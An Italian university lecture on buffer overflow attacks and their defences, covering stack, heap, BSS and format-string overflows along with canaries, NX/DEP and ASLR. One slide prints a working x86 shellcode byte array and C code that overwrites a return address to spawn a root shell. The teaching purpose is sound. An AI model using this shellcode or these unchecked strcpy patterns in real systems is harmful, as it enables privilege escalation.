Università degli studi dell'Insubria

Buffer Overflow
rischi e contromisure

di Moreno Carullo – 608371
moreno.carullo@pulc.it

Buffer overflow: definizione


- Un **buffer overflow** è una situazione anomala che si può verificare in un programma quando non vengono utilizzati con le dovute precauzioni "buffer" per il processamento di dati dall'esterno
- Un buffer overflow può verificare il semplice **blocco del programma**, o peggio ancora l'**esecuzione di codice** arbitrario sulla macchina attaccata.

Storia

- Uno dei primi attacchi basati su buffer overflow è contenuto nel Morris Worm, il primo della storia.
- Secondo l'autore **era solo un “gioco”** per misurare le dimensioni di Internet.
- Un **errore di progettazione** ne decretò il fallimento, ma provocò il denial of service di molte macchine.
- Sfruttava vulnerabilità **buffer overflow** di sendmail, fingerd, e altri demoni Unix.

Mappa della memoria

- Lo **stack** risiede in alto, e cresce in basso.
- La zona **BSS** (block storage section) contiene le variabili non inizializzate
- I dati statici inizializzati sono in **Data**.
- Il programma risiede in **Text**.
- Sopra BSS (con la freccia) risiede lo **heap** per i dati dinamici (es: malloc) e cresce in alto.



Attacchi Buffer Overflow

- **Stack overflow** – modificano i dati contenuti nello stack, cercando anche di inserire codice eseguibile e di cambiare di conseguenza l'indirizzo di ritorno.
- **Heap overflow** – si cerca di capire la contiguità delle zone dinamica, per sovrascrivere dati interessanti (*license key, chiavi hw, etc*). Ma si può usare anche per eseguire codice!
- **BSS overflow** – le var globali risiedono in zone contigue. Usando opportunamente buffer finiti...

Esempio: stack overflow

- Il programma esegue correttamente anche quando la stringa è più lunga dei 5 caratteri imposti dalla struttura statica
- Tuttavia le celle di memoria successive vengono sostituite!

```
#include <string.h>
#include <stdio.h>

int main(int argc, char *argv[])
{
  char buff[6];
  int c=24;

  printf("controllo/1 = %d\n", c);
  strcpy(buff,argv[1]);
  printf("controllo/2 = %d\n", c);

  return 0;
}
```

```
# ./prog ciao
controllo/1 = 24
controllo/2 = 24

# ./prog ciaoo
controllo/1 = 24
controllo/2 = 0     // il NL

# ./prog ciaooo
controllo/1 = 24
controllo/2 = 111  // ASCII di 'o'
```

dipende dal compilatore!

Stack overflow malevolo/1


- Si vuole ottenere una shell di root.
- Ripassino: RUID / EUID
- Istruzioni “shellcode”:
  - `setreuid(0,0)`
  - `execve(“/bin/sh”, ...)`
- Infine bisogna passare il controllo al codice!

Stack overflow malevolo/2

```
#include <string.h>
#include <stdio.h>

char programma[] = {

        0xeb, 0x28, 0x31, 0xc0, 0xb0, 0x46, 0x31, 0xdb,
        0x31, 0xc9, 0xcd, 0x80, 0x5b, 0x89, 0x5b, 0x08,
        0x31, 0xc0, 0x88, 0x43, 0x07, 0x89, 0x43, 0x0c,
        0x8d, 0x4b, 0x08, 0x8d, 0x53, 0x0c, 0xb0, 0x0b,
        0xcd, 0x80, 0x31, 0xc0, 0xb0, 0x01, 0x31, 0xdb,
        0xcd, 0x80, 0xe8, 0xd3, 0xff, 0xff, 0xff, 0x2f,
        0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0xff, 0xff,
        0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
        0x01, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08,
        0xaa, 0xbb, 0xcc, 0xdd, 0xaa, 0xbb, 0xcc, 0xdd, 0x00

};

void fai_op(char *arg)
{
        char buffer[64];

        *(int *)(arg+72) = (int)buffer;
        *(int *)(arg+76) = (int)buffer;

        strcpy(buffer, arg);
}

int main(int argc, char **argv)
{
        fai_op(programma);
        printf("qui non torna piu'\n");
        return 0;
}
```

- Richiama la `setreuid()` e la `execve()`, senza mai utilizzare istruzioni che contengano la sequenza 0x00, che farebbe terminare la `strcpy()`.
- In Assembly x86:

Come funziona?



Stack Overflow: Format string

- `int printf(const char * restrict format, ...);`
- Nelle funzioni **standard C** della famiglia printf
  - %s formatta un parametro stringa
  - %n scrive nella relativa ref var il # di caratteri scritti
- **Bug**: in certe condizioni una parte stessa della format string diventa parte dei parametri!
- Cosa si può fare? Leggere e scrivere ogni variabile

Esempio: Format string

- Inserire codice con commenti

Limiti e considerazioni

- Per gli **attacchi più interessanti**, bisogna poter forgiare il programma di attacco (limiti nelle istruzioni, nella struttura).
- E se la memoria stack fosse **protetta** dall'esecuzione? (Più avanti)
- E se lo stack **cambiasse l'ordine** delle cose ad ogni esecuzione? (Più avanti)
- Ma non è necessario inserire codice per fare “danni”, es: attacchi **return to libc**

Attacchi Buffer Overflow

- **Stack overflow**
  - Esecuzione di codice arbitrario
- **Heap overflow**
  - Sovrascrittura di dati interessanti
  - Tabella VPTR dei prog C++ contiene func pointers!
- **BSS overflow**
  - Sovrascrittura di dati interessanti
- In tutti i casi si causa “alla peggio”, il blocco del programma.

Contromisure

- Contromisura 1: “secure coding”
- Contromisura 2: linguaggi managed o interpretati
- Contromisura 3: compilatore con protezioni (GCC + stack protection, VC2005)
- Contromisura 4: enforcement del sistema operativo
- Contromisura 5: protezioni HW

Contromisure: secure coding

- Ovvero **realizzare un programma** tenendo presente ciò che un attacker proverà a fare.
  - http://www.cert.org/secure-coding/
- Riassumendo il particolare, in generale è necessario **controllare attentamente l'input** ricevuto dall'utente.
- Le **funzioni C "varargs"** sono pericolose, in C++ non sono previste (a meno che...)
- Esistono **librerie libc sicure**, con varianti non standard (OpenBSD, MS)...

C/1 – Esempi secure coding

- Uso sicuro della libc
- Uso della lib sicura di OpenBSD

Contromisura: managed langs

- I linguaggi **managed** sono quelli che fanno uso di programmi compilati in *bytecode* e di una VM per l'esecuzione del codice.
- Per loro natura offrono un **ambiente separato** dalla macchina fisica
- Nella pratica tutti i **linguaggi managed** o **interpretati** non sono afflitti dai problemi di buffer overflow
- I *programmi*, ma spesso le VM sì! (es: JRE 5 u7)

Contromisura 3: compilatori

- I **compilatori C/C++** si sono evoluti per evitare le situazioni critiche più comuni, in particolare i **problemi di sovrascrittura** di zone di memoria riservate ad altre variabili.
- Si **riordinano le variabili** in modo che i buffer siano alla fine nello stack.
- Si usano dei **canary** (canarini) di controllo – il nome deriva dall'uso che se ne faceva nelle miniere: se “muoiono” lo stack è stato modificato.

C/3 – Compilatori : GCC

- **StackGuard** (Crispin Cowan, 1997) primo sistema di protezione per compilatori C, patch GCC.
  - Uso dei canary e dei preamboli / epiloghi
- **ProPolice** (Hiroaki Etoh, IBM, 2004)
  - Evoluzione di StackGuard, con riordinamento delle variabili
  - Patch per tree 3.x/4.0.x, applicata es da OpenBSD, Trusted Debian, Ubuntu 6.1
  - Ufficiale per il tree 4.1.x

C/3 – Compilatori : MSVCC

- “GS” o software-based DEP, dal flag /GS passato al compilatore:
  - Introdotto da **Visual Studio .NET** (2002)
  - Funzionamento analogo alla controparte GCC, anche se i canary vengono chiamati **cookie**.
  - Dalla versione **Visual Studio 2005** vengono riordinate anche le variabili
- **Windows Vista** è compilato (quasi tutto) così

Contromisura 4: SO

- Soltanto le pagine della zona **Text** devono poter essere eseguibili! (Non eXecutable Stack)
- **Protegge dall'attacco** mostrato per la shell
- Non protegge dagli attacchi “return to libc”: servono altre tecniche di “stack smashing protection” (più avanti)
- Alcuni sistemi operativi richiedono il **supporto HW** da parte del processore

C/4 – Sistemi Operativi

- Quale protezione e quando:
  - **Solaris 2.6**: stack non eseguibile, in HW (1997!)
  - **OpenBSD 3.3**: W^X, in HW e SW (2003)
  - **Windows XP SP2**: DEP w/ NX (2004)
  - **Mac OS X 10.4**: nonexec stack w/ NX (2005)
  - **Windows Server 2003 SP1**: DEP con bit NX (2005)
  - **Linux**: dal 2.6.12, w/ NX, ASLR (2005)
  - **Windows Vista**: DEP w/ NX, ASLR (2007)
- Commento: quasi tutte dipendono dal bit NX (AMD) delle cpu x86, aka XD (Intel)

C/4 – Sistemi Operativi

- Il programma per ottenere la shell di root non funziona ! (Mac OS X 10.4.9 Intel)

```
(gdb) run
Starting program: /Users/moreno/Documents/Uni/sicurezza/pt2/shell
Reading symbols for shared libraries . done

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_PROTECTION_FAILURE at address: 0xbffffaf0
0xbffffaf0 in ?? ()
(gdb)
```

- Tuttavia attacchi più complessi vanno a modificare i permessi sulla pagina di memoria!

C/5: Hardware

- Supporto HW (TLB, ISA) per **permessi sulle pagine**
  - UltraSPARC page perms, NX (AMD), XD (Intel)
- Supporto HW per rilevare **sovrascritture dei return pointers**
  - Ad oggi appannaggio di SPARC e SPARC64 (UltraSPARC)
  - Impatto sulle performance quasi nullo (1%), e tutte le applicazioni sono protette senza rebuild.

Conclusioni

- La **scelta del linguaggio** di programmazione deve tenere conto dei requisiti di sicurezza
- L'uso nei linguaggi a più basso livello (es: C) di tecniche di **programmazione sicura** è possibile, ma con alcuni costi.
- Il **sistema operativo** può offrire strumenti validi **contro gli attacchi di stack overflow** – in contesti critici è bene sacrificare le performance per la sicurezza (es: OpenBSD).